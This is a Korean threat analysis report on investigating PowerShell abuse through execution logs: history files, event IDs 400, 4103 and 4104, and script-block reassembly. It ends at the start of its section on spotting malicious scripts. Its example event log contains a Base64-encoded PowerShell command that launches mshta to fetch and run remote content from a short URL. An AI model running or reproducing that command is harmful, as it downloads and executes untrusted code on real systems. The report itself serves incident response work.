PLAINBIT

2025 월간 위협 분석 보고서

파워셸 실행 이력 기반 악성행위 분석

PLAINBIT 사이버위협대응센터
인텔리전스팀

※ 본 보고서는 2025년 9월 국가사이버안보센터(NCSC) 합동분석협의체를 통해 발간되었습니다.

2025 월간 위협 분석 보고서

파워셸 실행이력 기반 악성행위 분석

Contents

01 개요

최근 침해사고 현장에서 공통으로 발견되는 특징 중 하나는 공격자가 별도의 악성 실행 파일 대신 운영체제에 기본 탑재된 합법적 관리 도구를 활용한다는 점이다. 이른바 Living off the Land(LOTL) 기법으로 불리는 이러한 방식은 보안 솔루션에서 정상적인 사용자 행위로 판단될 수 있다는 점에서 탐지 비율이 낮다. 특히 파워셸(PowerShell)은 윈도우 관리와 자동화를 위한 도구로써 강력한 제어 권한과 스크립트 실행 기능을 제공하기 때문에 공격자들도 가장 선호하는 도구 중 하나로 자리 잡았다.

과거에는 악성코드가 실행 파일 형태로 유포되어 백신이나 보안 솔루션에서 탐지가 비교적 쉬웠지만, 오늘날 공격자는 파일리스(fileless) 기법을 적극적으로 활용한다. 파워셸을 이용하면 외부 서버에서 스크립트를 불러와 메모리상에서만 실행할 수 있으며, 이 과정에서 디스크에 명확한 흔적을 남기지 않는다. 그 결과 단순히 파일 기반 IOC나 네트워크 트래픽만으로는 공격 여부를 식별하기 어렵다.

그러나 현실적으로 공공기관을 포함한 다수의 조직은 여전히 침해사고 발생 시 파일 분석이나 네트워크 로그 중심의 초동 대응에 의존하는 경향이 강하다. 이 경우 공격자가 파워셸을 통해 수행한 활동은 간과될 위험이 크다. 따라서 파워셸 실행 이력에 대한 체계적인 분석은 더 이상 선택이 아닌 침해사고 대응의 필수 절차이다.

이 보고서의 목적은 파워셸의 기본 개념과 공격 활용 기법을 설명하고, 보안 담당자가 실무에서 바로 적용할 수 있는 실행 이력 기반 분석 방법을 제시하는 데 있다. 로그 위치, 주요 이벤트 ID, 악성 스크립트 식별 기준을 종합적으로 정리함으로써 공공기관 보안 담당자가 침해사고 현장에서 파워셸 기반 위협을 효과적으로 탐지하고 대응할 수 있는 실질적 가이드를 제공하고자 한다.

02 파워셸 스크립트 개요

1. 파워셸이란?

파워셸은 마이크로소프트에서 개발한 명령줄 기반 관리 도구이자 스크립트 언어이다. 단순히 명령어를 실행하는 수준을 넘어 운영체제 및 응용 프로그램의 다양한 관리 작업을 자동화하고 제어할 수 있도록 설계되었다. .NET Framework 및 .NET Core 기반으로 동작하기 때문에 객체 지향적 방식으로 시스템 리소스에 접근할 수 있는 특징을 가진다.

마이크로소프트 공식 문서에서는 파워셸을 윈도우 파워셸(Windows PowerShell)과 단순 파워셸(PowerShell)로 구분한다. 두 용어는 같은 계열에 속하지만, 개발 기반과 지원 범위가 다르다. 윈도우 파워셸은 윈도우 전용으로 설계된 초기 버전이며, 파워셸은 .NET Core를 기반으로 한 크로스 플랫폼 버전이다.

윈도우 파워셸은 Windows 운영체제에 기본 포함되어 있어 별도의 설치가 필요하지 않다. 반면, 파워셸은 마이크로소프트의 GitHub 저장소에서 별도로 다운로드해 설치해야 한다. 이 두 가지 버전은 기본적인 사용 방식은 유사하나, 지원 환경과 업데이트 정책에서 차이가 있다.

우선 윈도우 파워셸은 윈도우 환경에 특화되어 있으며 운영체제와 통합되어 있어 기본적으로 윈도우 관리 작업 자동화에 최적화되어 있다. 이에 비해 파워셸은 크로스 플랫폼을 지원하도록 설계되어 윈도우 운영체제뿐만 아니라 리눅스와 맥OS에서도 동일하게 동작한다. 기술적 기반에서도 차이가 드러난다. 윈도우 파워셸은 .NET Framework 위에서 실행되며 윈도우 환경에 종속적이지만, 파워셸은 .NET Core를 기반으로 개발되어 멀티 플랫폼 환경에서 일관된 실행을 보장한다. 이러한 차이는 업데이트 정책에서도 이어진다. 윈도우 파워셸은 5.1 버전 이후 더 이상 기능 개선이 이루어지지 않고 보안 패치만 유지되지만, 파워셸은 오픈소스로 전환되어 GitHub를 중심으로 활발히 개선되고 있으며 현재도 새로운 기능이 지속적으로 추가되고 있다.

이와 같은 차이로 인해 마이크로소프트는 장기적으로 파워셸 7.x 계열로의 전환을 권장하고 있지만, 현재 많은 공공기관과 기업은 여전히 윈도우 운영체제에 기본으로 설치된 윈도우 파워셸 5.1을 기본적으로 사용하고 있다.

운영체제별로 기본 설치된 윈도우 파워셸 버전은 다음과 같다.


파워셸 버전	출시일	기본 윈도우 버전	사용 가능한 윈도우 버전
PowerShell 1.0	2006년 11월	• Windows Server 2008	• Windows XP SP2 • Windows XP SP3 • Windows Server 2003 SP1 • Windows Server 2003 SP2

			• Windows Server 2003 R2 • Windows Vista • Windows Vista SP2
PowerShell 2.0	2009년 10월	• Windows 7 • Windows Server 2008 R2	• Windows XP SP3 • Windows Server 2003 SP2 • Windows Vista SP1 • Windows Vista SP2 • Windows Server 2008 SP1 • Windows Server 2008 SP2
PowerShell 3.0	2012년 12월	• Windows 8 • Windows Server 2012	• Windows 7 SP1 • Windows Server 2008 SP2 • Windows Server 2008 R2 SP1
PowerShell 4.0	2013년 10월	• Windows 8.1 • Windows Server 2012 R2	• Windows 7 SP1 • Windows Server 2008 R2 SP1 • Windows Server 2012
PowerShell 5.0	2016년 2월	• Windows 10	• Windows 7 SP1 • Windows 8.1 • Windows Server 2012 • Windows Server 2012 R2
PowerShell 5.1	2017년 1월	• Windows 10 Anniversary Update • Windows Server 2016	• Windows 7 SP1 • Windows 8.1 • Windows Server 2008 R2 SP1 • Windows Server 2012 • Windows Server 2012 R2
PowerShell Core 6	2018년 1월	• 해당 없음	• Windows 7 SP1 • Windows 8.1 • Windows Server 2008 R2 SP1 • Windows Server 2012 • Windows Server 2012 R2
PowerShell 7	2020년 3월	• 해당 없음	• Windows 7 SP1 • Windows 8.1 • Windows Server 2008 R2 SP1 • Windows Server 2012 • Windows Server 2012 R2

2. 파워셸을 활용한 공격

파워셸은 정상적인 Windows 관리 도구임에도 불구하고 오늘날 공격자들이 많이 악용하는 수단 중 하나이다. 특히 파워셸을 이용해 외부 스크립트를 불러오고 이를 메모리상에서 바로 실행하는 등의 파일리스 기법과 결합할 경우 디스크에 흔적을 남기지 않기 때문에 기존 보안 솔루션만으로는 탐지가 쉽지 않다.

보안업체 Bitdefender가 70만 건 이상의 보안 사고를 분석한 결과, 전체 고위험 공격의 84% 이상이 운영체제에 내장된 합법적인 도구를 활용하는 "Living off the Land(LOTL)" 기법을 사용한 것으로 확인되었으며, 파워셸은 그 중의 가장 많이 활용된 도구로 지목되었다. 또한, 분석 대상 사고의 96%에서 파워셸이 사용되었고 전체 사건의 73%가 파워셸의 실행 흔적을 포함하고 있었다고 한다.[1] 또한, 미국 사이버보안 업체인 RedCanary에서 발표한 2024년 위협 탐지 보고서[2]에서도 파워셸은 MITRE&CK 기술 중 전체 탐지 빈도 4위에 해당하는 것으로 보고되었다. 이는 파워셸이 사이버 공격 전 과정에 걸쳐 핵심적으로 활용되는 도구임을 시사한다.



▲ RedCanary, Threat Detection Report 중 2024년 가장 많이 탐지된 기술

1) Techradar, "Cybercriminals love this little-known Microsoft tool a lot - but not as much as this CLI utility for network management", 2025-06-08, https://www.techradar.com/pro/security/cybercriminals-love-this-little-known-microsoft-tool-a-lot-but-not-as-much-as-this-cli-utility-for-network-management
2) RedCanary, "Threat Detection Report", 2025-03-17, https://resource.redcanary.com/rs/003-YRU-314/images/2025ThreatDetectionReport_RedCanary.pdf

03 파워셸 실행 이력 분석

침해사고 대응에서 파워셸은 반드시 별도 분석 대상이 되어야 한다. 단순 악성파일을 탐지하거나 네트워크 연결 여부만 확인하는 방식으로는 공격자가 파워셸을 통해 어떤 명령을 실행했는지 구체적인 행위를 재구성할 수 없다. 따라서 대응자는 반드시 파워셸 실행 이력을 확보하고 해석해야 한다.

파워셸 실행 이력 분석을 통해 확인할 수 있는 요소는 다양하다. 공격자가 어떤 명령어와 옵션을 사용했는지, 스크립트 실행 과정에서 어떤 외부 호출이 있었는지, 권한 상승이나 자격 증명 탈취 시도가 있었는지 등을 확인함으로써 공격 전반의 흐름을 단계적으로 재구성할 수 있다.

따라서 파워셸 실행 이력 분석은 단순한 보조 절차가 아니라 침해사고 대응 및 분석에 있어 핵심 과정으로 자리 잡아야 한다. 이를 통해 분석가는 공격 발생 시점을 특정하고 행위 단서들을 연결해 공격 전개 과정을 명확히 추적할 수 있으며 재발 방지를 위한 정책 개선에서도 근거를 마련할 수 있다.

1. 파워셸 실행 시 생성되는 로그 종류

(1) ConsoleHost_history.txt


파워셸은 대화형 콘솔 환경에서 사용자가 입력한 명령을 별도의 히스토리 파일에 저장한다. 이 파일은 기본적으로 다음 경로에 저장되며, PSReadLine 모듈이 활성화된 환경에서 자동으로 기록된다.

%AppData%[3]\Microsoft\Windows\PowerShell\PSReadline\

기록되는 내용은 사용자가 콘솔 프롬프트에 직접 입력한 명령어이며 입력한 순서대로 평문으로 저장된다. 이 파일의 가장 큰 특징은 실행된 명령어를 가공하지 않고 그대로 기록한다는 점이다. 그러나 명령어가 실행된 구체적인 시간 정보는 기록되지 않기 때문에 단독으로는 공격 시점이나 행위의 구체적인 시점을 파악하기 어려워 반드시 다른 로그와 교차 분석이 필요하다.

ConsoleHost_History.txt는 대화형 입력에 한정된 기록만을 남긴다. 즉, *.ps1 과 같은 스크립트 파일을 실행하거나 다른 프로세스를 통해 파워셸이 호출된 경우, 혹은 원격 실행과 같은 방식으로 동작한 경우에는 해당 파일에 기록되지 않는다.

3) C:\Users\<사용자 계정명>\AppData\Roaming



▲ 파워셀 명령어 실행 시 ConsoleHost_history.txt 내 명령어 기록

또한, 사용자가 직접 파일을 삭제하거나 'Clear-History', 'Remove-Item' 등과 같은 명령어를 활용해 흔적을 지울 수 있다는 한계도 존재한다. 그럼에도 불구하고 ConsoleHost_history.txt는 공격자가 입력한 명령어의 원문을 평문으로 확보할 수 있다는 점에서 의미 있는 단서가 될 수 있다. 특히 후술할 이벤트 로그와 함께 교차 분석하면, 명령어의 실행 시점과 맥락을 결합하여 더 정밀한 공격 행위 추적이 가능하다.

(2) 이벤트 로그


① Windows PowerShell.evtx

Windows PowerShell.evtx는 파워셀 엔진의 실행 상태와 관련된 정보를 기록하는 이벤트 로그이다. 이 로그는 Windows 시스템 경로[4]의 winevtx 폴더 하위의 Logs 폴더 내에 저장되며, 주로 파워셀 프로세스가 시작되거나 종료될 때 생성된다.

4) C:\Windows\System32\

[Event ID 400, 403 : 엔진 상태 변경]

Windows PowerShell.evtx 파일 내에서 대표적으로 확인할 Event ID인 400은 파워셸 엔진이 시작될 때 기록되고, 403은 종료될 때 기록된다. 다음은 Windows PowerShell.evtx 이벤트 로그 내 Event ID가 400인 값의 예시이다. 이 이벤트를 통해 PowerShell 세션의 초기 상태와 실행 환경에 대한 정보를 확인할 수 있다.



▲ Windows PowerShell.evtx 내 Event ID 400 예시

항목별 해석 방법은 다음과 같다.

항목	값	의미
NewEngineState	Available	• 엔진 상태를 의미함 • 해당 시점에 새로운 파워셸 세션이 열렸음을 알 수 있음
PreviousEngineState	None	
SequenceNumber	13	• 이벤트 발생 순서를 나타내는 번호
HostName	ConsoleHost	• 일반적인 파워셸 콘솔 환경에서 실행된 것임을 의미
HostVersion	5.1.1.19041.1237	• 실행된 호스트 프로그램의 버전
HostId	dc29cae7-8575-4936-a174-0dc0223634b2	• 특정 파워셸 세션을 구분하는 고유 식별자(GUID)

HostApplication	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -E bQBzAGgAdABhACAAaAB0AHQAcABzADoALwAvAGIAdQBsAHkALgBrAHIALwBEAEUAWgBYAHgANgBCAA==	• 실행된 파워셸 프로세스의 전체 커맨드라인 인자
EngineVersion	5.1.1.19041.1237	• 파워셸 엔진 자체의 버전 정보
RunspaceId	312ccc9b-cec4-4fd3-8ced-2247fccfd33a	• 파워셸 실행 공간(Runspace)의 고유 식별자 • 한 세션 내 여러 실행 컨텍스트를 구분하는데 활용됨
PipelineId	-	• 파워셸은 명령어를 파이프라인 단위로 실행하는데, 이 실행 단위를 구분하는 고유 ID
CommandName	-	• 실행된 명령의 이름을 기록
CommandType	-	• 실행된 명령이 어떤 유형인지 구분 (예시) Cmdlet, Function, Application, Alias 등
ScriptName	-	• 실행된 스크립트 파일의 이름
CommandPath	-	• 실행된 명령의 전체 경로
CommandLine	-	• 실제 실행된 전체 커맨드라인 문자열

위 값은 명령어 실행이나 스크립트 코드와 같은 세부 행위 정보는 포함하지 않고 파워셸 엔진의 구동 상태에 초점을 맞춘다. 따라서 침해사고 분석 관점에서 이 로그의 의미는 제한적일 수 있으나 중요한 보조 증거로 활용될 수 있다. 예를 들어, 특정 시점에 파워셸이 실행되었는지를 확인하거나 의심 계정이 파워셸 세션을 시작했는지 교차 검증할 때 참고할 수 있다.

② Microsoft-Windows-PowerShell/Operation.evtx

Windows 시스템은 파워셸의 실행과 관련된 상세한 활동을 이벤트 로그에 기록한다. 이 로그들은 Microsoft-Windows-PowerShell/Operational 채널에 저장되며, 어떤 스크립트가 실행되었는지, 어떤 명령어가 사용되었는지 등 공격자의 행적을 추적할 수 있는 결정적인 단서를 제공한다. 주요 분석 대상 이벤트는 다음과 같다.

[Event ID 4104: 스크립트 블록 로깅]

파워셸 엔진이 처리하는 스크립트 블록의 원본 내용을 기록한다. 이 로그에서는 공격자가 사용한 난독화 된 코드나 인코딩된 명령어가 메모리에서 실행되기 직전의 디코딩 된 원본 형태로 확인할 수 있다. 공격자는 보안 솔루션 탐지를 우회하기 위해 Base64 인코딩, 문자열 치환, 압축 등 다양한 기법으로 스크립트를 난독화를 하지만 일부 해제된 스크립트를 확인할 수 있다.


▲ Microsoft-Windows-PowerShell/Operation.evtx 내 Event ID 4104 이벤트 로그

스크립트의 크기가 큰 경우 하나의 스크립트 블록이 여러 개의 4104 이벤트로 분할되어 기록된다. 이 경우 각 이벤트에 포함된 ScriptBlock ID 필드를 기준으로 조각화 된 로그들을 수집하고 순서에 맞게 재조합해야 완전한 원본 스크립트를 확보할 수 있다. 윈도우의 이벤트 뷰어로 스크립트 블록을 확인할 때 많은 수의 블록으로 나누어 기록된 경우에 직관적인 확인이 힘들다. 따라서, 본 문서의 "[별첨1] 파워셸 스크립트 블록 추출 스크립트 (Python)"와 같이 이벤트 로그에서 스크립트 블록을 추출 후 조립하여 확인하면 조금 더 효율적이고 직관적인 실행 스크립트 내용을 확인할 수 있다.

```
C:\Users\      \Desktop>python extract_powershell_block.py
시스템의 실시간 PowerShell 로그를 읽습니다...
복원된 스크립트는 'restored_scripts' 폴더에 저장됩니다.

총 316개의 고유한 스크립트 블록을 찾았습니다. 파일로 저장합니다...
  - 저장 완료: restored_scripts\20250528T15_55_04_7f46e29f_475e_443c_b412_cdab63cff632.txt
  - 저장 완료: restored_scripts\20250528T15_55_04_f442f96f_4e8f_4d50_8f49_bb5f348fc65a.txt
  - 저장 완료: restored_scripts\20250528T15_55_04_df22f4a7_1320_4afb_8b8d_6b8add42eea2.txt
  - 저장 완료: restored_scripts\20250528T15_55_04_f0efee9c_87fb_45d9_9d24_01c8fee8148c.txt
  - 저장 완료: restored_scripts\20250528T15_55_04_5464b82b_5aff_44f6_b93b_eb65e955a42b.txt
  - 저장 완료: restored_scripts\20250528T15_55_04_3da3c761_25c5_4fb6_8e6f_4c418213b73f.txt
  - 저장 완료: restored_scripts\20250528T15_55_04_c71054ab_2441_4cd4_9c4f_377a6c83127c.txt
  - 저장 완료: restored_scripts\20250528T15_55_04_584c1e96_b7af_4607_8aa6_b6ab29181362.txt
  - 저장 완료: restored_scripts\20250528T15_55_04_7f414735_f031_4d31_a711_472ab168b2cc.txt
```

▲ [별첨1] 파워셸 스크립트 블록 추출 스크립트 실행 (Pvthon) 결과




▲ 파워셸 스크립트 블록 추출 스크립트 실행 결과

[Event ID 4103: 모듈 로깅(파이프라인 실행)]

파워셸 파이프라인에서 실행되는 각 명령어(cmdlet), 스크립트, 함수 및 그 인자 값을 기록한다. 스크립트 블록 로깅(4104)이 스크립트 '내용' 자체에 집중한다면, 모듈 로깅(4103)은 '실행된 명령어' 단위의 행위를 추적하는 데 유용하다.

Invoke-Expression이나 IEX와 같은 명령어의 사용 여부, System.Net.WebClient를 이용한 파일 다운로드 시도 등을 신속하게 파악할 수 있다. 스크립트 블록 로깅이 비활성화된 환경에서도 모듈 로깅을 통해 공격자가 어떤 명령어를 사용했는지 추적할 수 있으므로, 두 로그를 교차 분석하면 더욱 완전한 분석이 가능하다.



▲ Microsoft-Windows-PowerShell/Operation.evtx 내 Event ID 4103 이벤트 로그

04 악성 스크립트 식별 방안

1. 악성 스크립트 특징

악성 스크립트는 시스템에 침투하여 정보를 유출하거나 공격자의 의도대로 시스템을 조작하는 등 악의적인 목적을 수행하도록 설계된 코드이다. 이를 위해서 공격자는 스크립트를 구성할 때 탐지를 피하고 목적을 달성하기 위해 여러 기법과 함수들을 조합하여 구성한다. 이때 보여지는 특성들을 통해 시스템이 동작하며 실행하는 스크립트인지, 악성 스크립트인지를 구분할 수 있다.

(1) 명령 옵션 기반 특징

